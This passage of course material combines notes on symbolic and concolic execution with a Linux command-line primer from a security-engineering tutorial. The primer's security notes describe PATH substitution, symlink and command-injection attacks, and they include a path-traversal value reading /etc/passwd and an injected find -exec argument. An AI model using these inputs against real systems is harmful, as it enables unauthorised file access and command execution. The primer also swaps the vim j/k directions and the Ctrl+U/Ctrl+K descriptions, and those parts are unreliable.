  - Symbolic expressions: $\alpha + 5$, "hello" $+ \alpha$, $a[\alpha + \beta + 2]$

Straight-line execution

Suppose the program:

```
1 x = read();
2 y = 5 + x;
3 z = 7 + y;
4 a[z] = 1;
```

Initial state	*After execution*	*Symbolic execution*
$x \mapsto 0$	$x \mapsto 5$ line 1	$x \mapsto \alpha$ line 1
$y \mapsto 0$	$y \mapsto 10$ line 2	$y \mapsto 5 + \alpha$ line 2
$z \mapsto 0$	$z \mapsto 17$ line 3	$z \mapsto 12 + \alpha$ line 3
$a \mapsto \{0, 0, 0, 0\}$	$a \mapsto \{0, 0, 0, 0\}$	$a \mapsto \{0, 0, 0, 0\}$
	out of bounds line 4	possible overrun line 4

Path conditions and feasibility

Program control can be affected by symbolic values:

```
1 x = read();
2 | if x > 5:
3 | | y = 6
4 | | if x < 10:
5 | | | y = 5
6 | else:
7 | | y = 0
```

We represent influence of symbolic values on current path using **path condition Π**:

- Line 3 reached when $\alpha > 5$
- Line 5 when $\alpha > 5$ and $\alpha < 10$
- Line 6 when $\alpha \leq 5$

Whether a path is feasible is equivalent to whether a path condition is **satisfiable**.

Suppose line 4 was `if x < 3`:

- $\Pi = \alpha > 5 \wedge \alpha < 3$ which is not satisfiable

Solution to path constraints can be used as input to concrete test cases that will execute that path (consider modified example):

- Solution to reach line 3: $\alpha = 6$
- Solution to reach line 6: $\alpha = 2$

Paths and assertions

Assertions, like array bounds checks, are also conditional.

If either lines 5 or 7 are reachable, then we've found an out-of-bounds access:

`1 x = read()`	$\Pi = \top$
`2 z = 7 + x`	$\Pi = \top$
`3 if z < 0:`	$\Pi = \top$
`4 | abort()`	$\Pi = 12 + \alpha < 0$
`5 if z >= 4:`	$\Pi = \neg(12 + \alpha < 0)$
`6 | abort()`	$\Pi = \neg(12 + \alpha < 0) \wedge 12 + \alpha \geq 4$
`7 a[z] = 1`	$\Pi = \neg(12 + \alpha < 0) \wedge \neg(12 + \alpha \geq 4)$

Forking execution

Symbolic executors can fork at branching points when there are solutions to both the path condition and its negation. We can systematically explore both directions by:

- Checking feasibility during execution and queuing feasible paths for later
- **Concolic execution**: run the program concretely to completion, then generate new input by changing the path condition

1 Create initial task
  $\text{pc} \leftarrow 0$
  $\Pi \leftarrow \emptyset$
  $\sigma \leftarrow \emptyset$
2 Add task (pc, Π, σ) to **worklist**
3 While **worklist** is not empty:
4 | $(\text{pc}, \Pi, \sigma) \leftarrow$ pop from **worklist**
5 | Execute
6 | If a fork occurred at $(\text{pc}_0, \Pi_0, \sigma_0)$:
7 | | Push $(\text{pc}_1, \Pi_0 \wedge p, \sigma_0)$ if $\Pi_0 \wedge p$ is feasible
8 | | Push $(\text{pc}_2, \Pi_0 \wedge \neg p, \sigma_0)$ if $\Pi_0 \wedge \neg p$ is feasible

Algorithm 4: Sample execution algorithm

Handling libraries and native code

At some points of execution, we may reach the 'edge' of the program, e.g. library, system, or assembly code calls. In that case we could pull the code in or substitute it, e.g. libc is very complicated and we'd likely get stuck in it, so we can pull in a simpler version instead.

Concolic execution (dynamic symbolic execution)

- *Instrument the program* to do symbolic execution as it runs
  - Shadow the concrete program state with symbolic variables
  - Initial conrete state determine initial path (could be random)
  - Keep shadow path condition
- *Explore one path at a time* from start to finish
  - Determining the next path by negating some element of last path condition and solving for it, to produce concrete inputs for the next test.
  - We always have some concrete underlying values we rely on.

Concolic execution makes it very easy to concretise (replace symbolic variables with concrete values that satisfy path condition).

Path-based search is limited

We may find ourselves with programs that have 2^{100} possible execution paths, making it very hard to find a bug, e.g. $\binom{100}{75} \approx 2^{78}$ paths to reach buggy code, so $\Pr(\text{finding bug}) = 2^{-22}$!

```c
int counter = 0, values = 0;
for (i = 0; i < 100; i++) {
  if (input[i] == 'B') {
    counter++;
    values += 2; // buggy line of code here!
  }
}
```

Search and path explosion

Symbolic execution is appealing in simplicity and usefulness but we cannot run it to exhaustion, there is potential for exponential branching and loops on symbolic variables just make this worse!

Search strategy	**Explanation**	**Benefit**	**Drawbacks**
Depth-first search Breadth-first search	Use a stack/queue work list	Simple to implement	• Not guided by higher-level knowledge. ‣ DFS could easily get stuck in one part of the program.
We need to prioritise our search, steering towards paths which contain assertion failures, and only run for a certain amount of time! We can think of prgoram execution like a **DAG**!			
Randomness	• Pick next path uniformly ‣ Randomly restart search ‣ Choose among equal priority paths at random	Good idea if we don't know what to look for yet!	Lack of reproducibility and bugs may disappear/reappear. *Can use pseudo-randomness with set seed!*
Coverage-guided heruistics	Try to visit statements we haven't seen before, assign a score to each based on how many times we've visited it.	Errors are often in hard-to-reach parts of programs, this prioritises breadth of program.	May never be able to get to a statement if proper precondition is not set up.
Generational search (hybrid BFS/coverage)	• Gen 0: pick one program at random ‣ Gen 1: take paths from gen 0; negate one branch codnition on a path to yield new prefix;l find solution for prefix; take resulting path ‣ Gen n: similar, branch off gen $n-1$		
Combined search	Run multiple searches at once/alternate	No size fits all solutions, so try different strategies	

Linux Booklet

Module Lead: Dr. Ruba Abu-Salma **TA:** Mohamed Abouhashem

[7CCSMSEN Security Engineering]
Tutorial 3. Linux Command Line Primer

Outline:

1. Introduction

Users can interact with operating systems through a textual command-line interface (**CLI**) or a graphical user interface (**GUI**). While GUIs are easier and more user-friendly, there are situations when CLIs are the better or only option. CLIs offer greater control, faster management, and better automation of system tasks. They could also be the only way to interact with a remote server.

Unix-like systems support CLIs through **terminals** that run **shells**. A **shell** is simply a **command-line interpreter** that takes commands from the user (through the **terminal**) and interfaces with the system to run those commands, then possibly returns some output to the **terminal**. There are many shells available on Unix-like systems, such as **`bash`** (the most popular shell on Linux systems), **`dash`** (the default shell on **Ubuntu**) and **`zsh`** (the default on **macOS**).

In this tutorial, we will cover many of the essential commands that you need to interact with a Linux system. You do **not** need to memorize everything; it is all about practice. Working with the command line is a skill that you develop over time; the more you use it, the better you become at it. Also, to keep the tutorial brief, we only give basic examples of the covered commands, and you are encouraged to try more uses of these commands on your own.

Note 1. Installing Linux on Your Local Machine

If **Linux** is not the primary OS on your PC, you can install it as a **virtual machine** to follow along with this tutorial. You could install **Ubuntu** (the Linux system that you will be using in the coursework) on your PC as a VM using **Virtual Box** by following this step-by-step guide: https://ubuntu.com/tutorials/how-to-run-ubuntu-desktop-on-a-virtual-machine-using-virtualbox

If you are using **macOS**, you could use most of the commands in the **Terminal** (since macOS is Unix-based).

1.1 Know more about the system and yourself:

Once logged in to the system, you could run the following commands to learn more about the system and yourself as a user. Note that the text following # is just a comment.

```
uname -a                # print system information
hostnamectl             # display system hostname & related information
date                    # print system date & time
whoami                  # print user id
id                      # print user and group IDs
echo "Hello World"      # use echo to print stuff to the terminal, “quotes” are unnecessary
```

Sometimes, it is useful to define **variables** in the shell for later use. For example:

```
fullname="Adam Smith"  # define a variable in the shell, Note NO spaces around =
```

To refer to a **variable** in the shell, precede it with a **dollar sign** `$`. To reference a **command**, wrap it in **parentheses with a preceding dollar sign** `$(...)`, as in the following example

```
echo "Hello World, my name is $fullname, and my userid is $(whoami)"
```

There are some characters that have a special meaning in the context of a shell (such as quotes, newline, tab, etc). To print these characters with `echo`, use the `-e` flag and precede each character with a backslash `\`. These are known as **escape characters**. The following example has 3 escape characters: a single quote, a newline, and a tab.

```
echo -e Hello World, I\'m $USER \nThis is a new line\t and this is a tab
```

Since we have not defined a `USER` variable before, you might be asking where it came from. It came from the **shell environment**, which we will discuss next.

1.2 The Shell Environment:

A shell maintains an "environment", which is a set of predefined variables that control its behaviour. For example, when you type a command, the shell needs to know where to search for the executable program of this command in order to run it. This information is stored in an environment variable called `PATH`. Other environment variables include `HOME` (the home directory of the current user), `SHELL` (the shell interpreter), `SHLVL` (the nesting level of the current shell), `PWD` (current working directory), `USER` (current user), etc.

The following are examples of interacting with the environment.

```
printenv          # print all environment variables of the current shell
printenv HOME     # print the value of the variable HOME
export HOME=/     # change HOME to point to the root directory /
printenv HOME     # verify that HOME has changed
echo ~            # another way of printing the value of HOME, ~ is a shortcut for HOME
newVar=10         # define a new local variable, only available to this shell
echo $newVar      # print the value of the new variable
export newVar     # export makes the variable global by adding it to the shell environment,
                  # which makes it available to all subshells/child processes started from this shell
printenv newVar   # verify that newVar has been added to the environment
```

Security Note 1. Environment Attacks

It is a design flaw for a program to trust the environment or use it to execute its logic. An attacker may be able to manipulate the environment, thus invalidating the assumptions of the program and influencing its behaviour. For example, if a privileged application trusts the `PATH` environment variable to find and execute a program, an attacker could modify the `PATH` variable to point to a malicious program to be executed with the privileges of the application. This is sometimes called a "**Path substitution attack**". See more details, examples, and mitigations at: https://cwe.mitre.org/data/definitions/427.html.

Note 2. Running Executable Files

To run an executable file from the **shell**, there are two ways:

1. If the file path is included in the `PATH` environment variable, then you can use the executable filename directly:

```
sh              # sh is the command for the shell, located in /bin, which is included in PATH
```

2. If the file path is NOT in `PATH`, then you need to use the whole file path to run it:

```
/tmp/progs/myprog  # /tmp/progs/ is not in PATH, so use the whole path to run myprog
./script.sh        # this is how you run a script/program in the current directory .
```

2. Getting Help

There are a number of **built-in** ways to get help regarding the use of a given command. The first method is using the `--help` option of the command:

```
id --help       # prints a description of the id command and how to use it
help id         # the help command does the same thing when given a command as argument
```

Next, the best source of information about any command is its **man** (manual) **page.** A **man page** is a standard form of documentation on Unix-like systems, which offers a description of the command, its syntax, supported options, usage examples, and other information. To view the man page of a command, type `man <command>` in the terminal. Once on the man page, you can **use the arrow keys** or scroll up & down to navigate the different sections (typical sections include Name, Synopsis, Description, Examples, and See Also). To **search inside the man page**, press **/** (which will appear at the bottom of the screen) and **type a word to search for** then `Enter`. Search results will be **highlighted**, press `n` to jump to the *next search result*, and `shift+n` to jump to the *previous result*. To exit a man page, type **q**.

Note 3. Command Synopsis in Man Pages

It is important to understand the conventions used in man pages to describe the syntax of commands. An example syntax/synopsis would look like this:

```
command [OPTION]... ARG1 ARG2
```

- Parameters `ARG1` and `ARG2` are **required**.
- Items between [brackets] are optional.
- `a | b` means you can use either `a` or `b`
- ... means you can repeat the preceding item.
- Typically, **options** can be short or long, and oftentimes *both are used for the same purpose*:
  - short: **one dash followed by a single character**, eg.: `-d` (can **combine many short opts**: `-abc`)
  - long: **two dashes followed by a descriptive word**, eg: `--directory`
- **Some options** accept arguments (eg: `--user="..."`) while others don't (often called **flags**).

Let's have a look at the syntax of the **`diff`** command as an example by running `man diff` . The man page starts with a **short description** of the command (**compares files line by line**), then gives the following syntax: `diff [OPTION]... FILES` . This is followed by a detailed description

of **the accepted options** (both **short** and **long** versions). The description also defines the **required argument** **FILES** as `'FILE1 FILE2'` or `'DIR1 DIR2'` or `'DIR FILE'` or `'FILE DIR'`. Based on this syntax and description, the following are valid uses of the **`diff`** command:

```
diff file1 file2          # only required arguments provided, NO options used
diff -u file1 file2       # one short option (flag) used
diff -iubB file1 file2    # multiple short options used
```

Another helpful tool is **`info`**, which displays the **info files** of a given command. **Info files** offer **more detailed documentation** than **man pages**, with **multiple hyperlinked documents** that are **organized in a hierarchical structure** (similar to web pages). For example, you can view the **info pages** of the **core utilities/commands** on your system using: `info coreutils` (many of these commands will be covered in this tutorial). Note that navigating these extensive hyperlinked **info files** through the terminal could be tricky, which is why they are not as popular as **man pages**. People sometimes use other viewers that are better than `info` (such as **`pinfo`**).

3. Working with the Filesystem

The Unix filesystem has a standard hierarchy that starts at a **top-most directory** known as the **root directory** (denoted by **/**), under which files are stored in standard subdirectories, **each dedicated to certain types of files** as shown in **Figure 1** below. On Unix, there are **different types of files** including **regular files**, **directories**, **symbolic links**, and ***others*** (such as *sockets* and *device files*). In this section, we will cover many essential utilities for dealing with files and directories.




Figure 1. Unix filesystem hierarchy[1]

[1] Image source: https://www.linux.com/training-tutorials/linux-filesystem-explained/

3.1 Basic Directory Operations

There are three **directory shortcuts** on Linux that you should be familiar with. The first is **~** which points to the **home directory** of the current user. The other shortcuts are **.** which denotes the **current/working directory** and **..** which denotes **the parent of the current directory**. If **the path to a file starts with . or ..**, it is called a **relative path** because it is **relative to the current directory** (the path changes if the current directory changes). On the other hand, if **a path starts with the root directory /,** it is called an **absolute path** (fixed path, does not change).

Let's start with a few examples using the **pwd** and **cd** commands.

```
pwd                          # print current/working directory
cd ~                         # change working directory to the user's home directory ~
cd /tmp/data1                # cd using absolute path (starts from root /)
cd data2                     # cd using relative path (relative to current dir, same as cd ./data2)
cd ../../..                  # cd to parent directory three levels up (relative path)
cd /var/lib/../../etc/ssh/   #  will end up in /etc/ssh  (note that /var/lib/../.. == /)
```

Security Note 2. Path Traversal Attacks

If an attacker can provide a program with a **manipulated file path** as **input** that is **not sanitised properly by the program**, then the attacker can gain access to sensitive files on the system. For example, let's imagine **a web application** that locates which page to display based on the **page parameter** of the **requested URL**, as in: `site.com/?page=index.html`. Let's assume that the application retrieves the requested page from the **base directory** `/var/www/pages/` on the server using a **path** of the form `"/var/www/pages/" + $page` . What if an attacker sends the following URL: `site.com/?page=../../../etc/passwd` **?** That is, instead of providing a *page name*, the attacker gives a relative path. Appending this relative path to the **base directory** would result in the following **absolute path**: `"/var/www/pages/../../../etc/passwd"` which jumps three directories up reaching the root directory and then points to the `/etc/passwd` file. If the web application does not sanitise the user input, the application will navigate to the **sensitive** `/etc/passwd` file (which contains information about all system users) and reveal its contents to the attacker. This is sometimes called the **dot-dot attack** (because it uses the special **..** symbol). You can find more information, examples, and mitigations at: https://capec.mitre.org/data/definitions/126.html

Another important command is **ls**, which is used to **list information about files & directories**. The following are a few examples the show some of the features offered by **ls**:

```
ls /tmp    # list the contents of the /tmp dir, in alphabetical order by default (by column, then by line)
ls         # when no argument is specified, list the contents of current directory, same as ls .
ls -a      # -a to show all files/directories including hidden ones (those starting with a dot .)
ls -l -h   # -l to show a long listing format (includes file types, permissions, owners, sizes, times, etc)
           # -h to show sizes in human-readable units (Kilo/Mega/Giga-bytes, rather than just bytes)
ls -S      # -S sorts results by size. Similarly, -t sorts by modification time and -X sorts by extension.
ls -R      # -R to recursively list subdirectories (not just the target )
```

To **create** a new directory, use **mkdir** (eg: `mkdir images`). Using the **-p** flag allows **creating parent directories as needed** (eg: `mkdir -p dir1/dir2/images` will create parent directories `dir1` & `dir2` **if they do not exit**). To **remove** an **empty** directory, use **rmdir**. If a directory is **not empty**, you could use **rm -r** to **recursively remove the directory and its content** (eg: `rm -r images`).

3.2 Basic File Operations

In this section, we will introduce the most important commands when it comes to dealing with files (we use the term **file** here in a general sense to refer to **regular files**, **directories**, or **symlinks**). These commands include **touch** (to create empty files or change timestamps), **cp** (to copy files around), **mv** (to move/rename files), and **rm** (to remove files). Another useful utility is **file**, which recognises the **type of a given file**. This is particularly helpful since Unix (unlike Windows) does **not** rely on **file extensions** to determine file types, so you can use the **file** command to retrieve the type and format information of a given file. The following are examples that show various uses of the introduced commands:

```
touch file1          # create an empty file file1
                     # if file1 already exists, then just change its timestamps to current time

cp f1.txt f2.txt     # make a copy of f1.txt into the current directory, and name it f2.txt
cp f1.txt bkp/       # copy f1.txt into directory bkp/
cp f1 f2 bkp/        # copy f1 and f2 into directory bkp/
cp -r d1/ d2/        # recursively copy directory d1/ to directory d2/

mv f1.txt f2.txt     # rename f1.txt to f2.txt
mv f1.txt temp/      # move f1.txt to directory temp/
mv *.jpg images/     # move all jpg files to  directory images/ (see "Shell Globbing" below)

rm f1.txt            # remove file f1.txt
rm -r temp/          # recursively remove directory temp/ and all its contents
rm f*.txt            # remove all txt files that start with f (see "Shell Globbing" below)

file program         # Example output (executable ELF file): "ELF 32-bit LSB executable, Intel 80386"
```

Note 4. Shell Globbing

A **glob** is a **filename pattern** that uses **special wildcard characters,** which are **expanded** to find **matching filenames**. This **filename expansion process** is called **globbing**. Unix shells support **globbing** using a number of wildcards, mainly *, ?, and [...]. The asterisk * matches **any number of characters** (zero or more), but *it does not match filenames starting with a dot.* The question mark **?** matches **exactly one character**. The brackets [...] match **exactly one character from the ones specified in the brackets**. Brackets could include either a **sequence of characters** (eg: [abc]) or a **range** (eg: [a-c]) to choose from.

Note that **globbing** is **a feature of the shell**, which **expands filenames before passing them to the commands**. In other words, **the commands are not aware of globbing,** they only receive the **expanded filenames that were matched by the shell**. The following are some examples that use **globbing** (**filename expansion**) with various commands:

```
cp *.txt folder/     # copy all txt files into directory folder/
rm f*                # remove all files that start with the letter f
ls f*.*              # list all files that start with f and have . somewhere (eg: f1.txt, fig.jpg)
ls [ab]*             # list all files that start with either a or b
ls [a-f]*            # list all files that start with any letter in the range a-f (a, b, c, d, e or f)
ls [!a-f]*           # list all files that start with anything EXCEPT letters in the range a-f
ls fig?              # list all files that start with fig & end with any character (eg: fig1, figX)
ls ????              # list all files whose names have exactly 4 characters (eg: temp, a1b2)
```

3.3 Hard and Symbolic Links

When we **give a name to a file**, we create a **hard link** that **associates this name with the actual file on the disk**. There could be multiple hard links (aliases) for the same single file, in which case the file could be accessed and modified through any of its aliases. If you delete one of these hard links, the file will still exist on the disk as long as there exists at least one alias for it. A **hard link** can only **point to a regular file** (not a directory), and it **must point to a file on the same device/partition**. To create a hard link for a file, use the **ln** command as follows:

```
touch f1        # create an empty file called f1
ln f1 f2        # create a hard link to f1, and call it f2
ls -il f1 f2    # show that f1 and f2 are the exact same file (same file number & info -il)
rm f1           # delete f1
ls -l f2        # show that the file still exists and you can access it through the alias f2
```

There is a different type of link called **symbolic link** (**symlink** for short). A **symbolic link** is just a **shortcut** that **points to some file**. Unlike *hard links*, **symbolic links** can **point to any type of file** (regular file, directory, etc), and **can point to files across different devices/partitions**. If you delete the original file, the **symbolic link becomes invalid/broken**. To create a symbolic link, use the **ln** command with the **-s flag** as shown below:

```
ln -s f2 f2lnk # create a symbolic link f2lnk that points to file f2 (from the example above)
diff f2lnk f2  # diff will follow the link to the original file, so diff will compare f2 with itself
rm f2          # now f2lnk becomes broken since the file it points to has been deleted

# create a symlink in the home directory ~ to point to a directory on a different drive
ln -s /mnt/my_media_drive/movies/ ~/movies
```

Security Note 3. Symlink Attacks

Failure to check the type and status of the files that the application interacts with could lead to a variety of attacks. One such attack is called a "**symlink attack**" because it utilizes symbolic links. Let's imagine an application that attempts to verify the identity of a user by asking them to provide a file with authentication information, which the application compares against a secret file that is stored in a restricted area of the filesystem. If an attacker could somehow figure out the path to the secret file, they could create a **symlink** that points to that file and provide this **symlink** to the application as their authentication file. If the application does not check the type of the provided file (to make sure it is a **regular file**, not a symlink), it will follow the link and end up comparing the secret file against itself, thus mistakenly authenticating the attacker! This is just one scenario of **symlink attacks**. You can find more information about the attack and possible mitigations at: https://capec.mitre.org/data/definitions/132.html

3.4 Searching for Files

You can search for files using the **find** command, which allows searching by filename, type, size, owner user, etc. The following are various examples of using the file command:

```
find . -name "foo"  # search current directory (and its subdirectories) for files named exactly foo
find . -iname "foo" # -iname for case-insensitive name search (will match foo, Foo, fOO, etc)
find ~ -iname "f*.txt" # search home directory for all files that start with f and end with .txt
```

```
find ~ -type f -name "foo"  # -type for type search (f→ files, d→ directories, l→ symlinks, etc)
find /tmp -size +100M       # search /tmp (and its subdirectories) for all files with size >100MB
```

Another useful feature of **find** is its **-exec** option which **passes the results of find** to another command for **further processing** (the **results of find** are denoted by {} as a placeholder). There are **two syntax variations** for the -exec option as shown below:

```
find /path [args] -exec [cmd] {} \;   # \; means execute cmd on each result found by find
find /path [args] -exec [cmd] {} +     # + means execute cmd on all results at once
```

```
# Example1: find all .txt files in the current directory and move each found file to some folder
find . -iname "*.txt" -exec mv {} ./txtfolder/ \;      # Note ; needs to be escaped \;
# Example2: find all .jpg files and sum all their sizes using the du command (du=disk usage)
find . -name "*.jpg" -type f -exec du -bch {} +        # Note + at the end
```

Security Note 4. Command Injection Attacks

The **-exec** option of **find** could lead to a command injection attack. Imagine a scenario where a program **expects user input** to be supplied to the **find** command (to do some search), and instead of supplying a search term, a malicious user supplies `"* -exec command {} \;"`. If the user input is not sanitized, they will be able to execute whatever command they like. This is known as a "Command Injection Attack".

Tip: Always **sanitize user input for possible command/code injections**. If a user can supply code **where data is expected**, there is a risk of an injection attack.

3.5 Compressing and Archiving Files

There are a few utilities that can be used to **compress** files on Linux, each with a sister utility for **decompression**. The most common ones are **gzip** (& **gunzip**), **bzip2** (& **bunzip2**), and **zip** (& **unzip**). The following are basic examples of using these utilities:

```
gzip -k file1       # compress file1 into file1.gz, -k to keep original file (otherwise will be deleted)
gunzip file1.gz     # decompress file1.gz

bzip2 -k file2      # compress file1 into file2.bz2, -k to keep original file (otherwise will be deleted)
bunzip2 file2.bz2   # decompress file2.bz2

zip files.zip f1 f2 f3  # Unlike gzip & bzip2, zip can compress many files in one zipped archive
zip -r imgs.zip ./imgs/ # recursively compress the whole imgs directory into one zipped archive
unzip imgs.zip -d /tmp/ # decompress into the directory specified after the -d option
```

Archiving is the process of **combining multiple files into a single file** called an **archive**, which is easier to store and distribute. The **tar** command is the main archiving utility on Linux. Its main options are **-c** (to **create** an archive), **-z|j** (to **compress**), **-x** (to **extract**), **-t** (to **list**) **-v** (for **verbosity**) and -f to specify the **archive file**. The following are a few examples of using **tar**:

```
tar -cvf imgs.tar imgs/     # create an archive imgs.tar of the imgs/ directory & its contents
tar -czvf tmp.tar.gz tmp/   # create a compressed archive tmp.tar.gz (-z for gzip, -j for bzip2)
tar -xvf f.tar.gz -C out/   # extract an archive into the directory specified after the -C option
```

4. Working with Text Files

We will start this section by introducing a few basic commands to deal with **text files** such as **cat** (to print files to the terminal/standard output), **head** (to output the **first** lines or bytes of a file), **tail** (to output the **last** lines or bytes of a file), and **wc** (to print the number of lines, words, and bytes in a file). The following are a few examples of using each:

```
cat -n f1       # print the contents of file f1 to the terminal, -n to show line numbers
cat f1 f2 f3    # print the contents of multiple files

head -n 5 f1    # print the first 5 lines in f1 (use -n for lines, or -c for characters/bytes)
tail -n 10 f1   # print the last 10 lines in f1 (use -n for lines, or -c for characters/bytes)

wc f1           # print the count of lines, words, and bytes in f1
```

While commands such as **cat** display **the whole contents of a file at once** (which can be difficult to navigate through the terminal), other utilities, known as **pagers**, display the contents of a file **one page at a time**. One such utility is **less**, which allows navigating forward and backward through pages. For example, use `less f1.txt` to open file `f1.txt` and display the first page. To **navigate** throught the file, press **f** (forward) for the **next page**, **b** (backward) for the **previous page**, **g** for the **first line**, and **G** for the **last line**. To **search**, press **/** (which will appear at the bottom of the screen) and **type a word to search for** then `Enter`. Search results will be **highlighted**, press `n` to jump to the *next search result*, and `shift+n` to jump to *the previous result*. To **exit less**, type **q**.

Another important utility is **grep** which is used to **search text files** for **regular expressions (*regex*)**, as demonstrated in the following examples:

```
grep "foo" f1.txt      # find all lines in file f1.txt that have the exact string "foo"
grep "foo" f1 f2 f3    # search all files f1, f2, & f3 for the string "foo".
grep -i "foo" f1.txt   # -i for case-insensitive search (will match "Foo", "FOO", etc)

grep "f.x" f1.txt      # . matches any character, will find lines that contain "fox", "f3x", etc
grep "[Ff]oo" f1.txt   # [..] matches any enclosed character, find lines containing "Foo" or "foo"
grep -E "foo|bar" f1   # -E for extended regular expressions, "foo|bar" matches either foo or bar
grep -E "ab*c" f1      # b* means repeat b zero or more times, matches "ac", "abc", "abbc", etc
                       # Similarly, + means one or more times, and ? means zero or one time
```

A powerful **text editing** utility is **sed**, which is used to **batch-edit text files** in an automated way. A common use of **sed** is **search-and-replace** with the syntax: `s/regex/replacement/` (`s` stands for *substitute*). For example, `sed s/foo/bar/g f1.txt` will **replace all occurrences** of **foo** in `f1.txt` with **bar** (**g** for global). How about this example: `sed s/\b\(.\)/\u\1/g *`? Well, it **capitalizes each word** in **all files** in the current directory! Don't worry about the syntax of this example, it is just to showcase the power of batch text editing with **sed**!

4.1 Text Editors: Vi(m) & Nano

Now that you know how to **view** text files using tools such as **`cat`** and **`less`**, it is time to learn about **text editors**. The main command-line text editor on Linux is **`vi`** (or **`vim`** for **vi im**proved). **`Vi(m)`** has **three main modes**: normal/command mode (the default mode, for **editing commands**), insert mode (for **inserting text**), and visual mode (**highlights text** to be edited/moved).

Type `vi filename` to open a file in normal mode. To exit **`vim`**, type **`:q`** to **quit**, **`:q!`** to **quit without saving**, or **`:wq`** to **write/save changes and quit**. To **navigate** the file in normal mode, press **`j`** to go **up**, **`k`** to go **down**, **`h`** to go **left**, and **`l`** to go **right**. You could also press **`0`** to move the cursor to the **beginning of the current line**, and **`$`** to move it to the **end of the line**. Some **editing commands** in normal mode include **`dd`** (to **cut/delete** the current line), **`yy`** (to **copy** the current line), and **`p`** (to **paste**). To **search** in normal mode, type **`/`** followed by the string you want to search for then press Enter and the results will be highlighted. Press **`n`** to jump to the **next result**, and **`N`** to jump to the **previous result**. To start **typing text**, change to insert mode by pressing **`i`**, and you can go back to normal mode by pressing `Esc`. For **help**, type **`:help`**.

The visual mode is similar to the normal mode, but it allows **highlighting areas of text** to be **moved/edited** using the **same normal mode commands**. For example, to **copy/paste an area of text**, place the cursor at the beginning of the text while in normal mode, then change to visual mode by pressing **`v`**. While in visual mode, move the cursor to the end of text selection (which will be **highlighted**) then **yank/copy** by pressing **`y`**. Now move the cursor to where you would like to paste the text, then paste by pressing **`p`**.

Another command-line text editor on Linux is **`nano`**, which is more intuitive and easier to use than **`vim`** (but not as powerful). **`Nano`** does **not** have different modes like **`vim`**, you just open a file and start typing/editing. To **copy/paste** in **`nano`**, move the cursor to the beginning of the text you would like to copy then **set a mark** by pressing `Ctrl+6`. Now move the cursor to the end of the text selection (which will be highlighted) and **copy** by pressing `Alt+6`. Finally, move the cursor to where you would like to put the text and paste by pressing `Ctrl+U`. Press `Ctrl+O` to **save changes**, `Ctrl+X` to **exit**, and `Ctrl+G` for **help**.

5. More on the Shell

5.1. Useful shell features: Command-line completion, History, and Shortcuts

Shells offer a variety of features and shortcuts that make their use more convenient. For example, when typing in the terminal, you could press **`Tab`** for **command-line completion** (to complete **commands**, **variables**, or **file names**): **one tab** if there is one match, **two tabs** to list all possibilities. You could also **use arrows** to **go up & down** through the recent **command history**. Yes, the shell keeps a history of the commands, which you can access by using the **`history` command**, which prints a **numbered list of the most recent commands** (up to 1000 by default). You could type the shortcut **`!n`** to **execute the command number `n`** in history and **`!-1`** (or **`!!`**) to **execute the last command**. If you would like to *reuse* **the arguments of the last command**, you

can access them using the `!*` shortcut. Also, it is useful to know that the **return value (exit status) of the last command** is stored in a **special shell variable** `$?`, which you can print using **echo** `$?`. Finally, while on the subject of shell history, **reverse search** is a cool feature that allows searching **the history in reverse**. Press **`Ctrl+R`** to start a reverse search then type part of a recent command, and you will see matching results in the history (starting from the most recent). If a result is found, keep pressing `Ctrl+R` for earlier matches.

Keyboard shortcuts make interacting with the terminal more convenient. For example, **clearing the screen** is a common task that you could achieve by pressing **`Ctrl+L`**. When typing commands, it is sometimes useful to **move the cursor to the beginning of the line** (by pressing **`Ctrl+A`**) or **to the end of the line** (by pressing **`Ctrl+E`**). To **cut/delete all text after the cursor**, press **`Ctrl+U`**. Similarly, to **cut/delete all text before the cursor**, press **`Ctrl+K`**. To **paste the cut text to the cursor position**, press **`Ctrl+Y`**. There are also some shortcuts to **interact with the current process**. To **interrupt/kill the current process**, press **`Ctrl+C`**, and to **pause/suspend the current process** (by sending it to the background), press **`Ctrl+Z`**. Finally, pressing **`Ctrl+D`** will **close/exit the current shell**.

5.2 Chaining commands:

The shell supports a number of ways to **combine several commands in one line**, which is known as **command chaining**. Commands could be combined using **special operators** such as the **semicolon** (`;`), the **ampersand** (`&`), the **double-ampersand** (`&&`), and the **double-bar** (`||`). Each of these operators has a special meaning, as demonstrated in the following examples:

```
Cmd1 ; Cmd2                 # execute commands sequentially (cmd2 waits for cmd1 to terminate first)
ls ; echo "Hello"           # list the content of current directory, then print Hello

Cmd1 & Cmd2                 # send cmd1 to the background and execute cmd2 immediately (don't wait)
ls & echo "Hello"           # ls is forked in the background, and echo is run asynchronously

Cmd1 && Cmd2                # && = AND → execute cmd2 only if cmd1 executes successfully
cd ~ && ls -al              # ls will be executed only if cd executes successfully

Cmd1 || Cmd2                # || = OR → execute cmd2 only if cmd1 fails
cd dir || echo "Error"      # echo will be executed only if cd fails (eg: if dir does not exist)
```

Security Note 5. Command Injection Attacks (again)

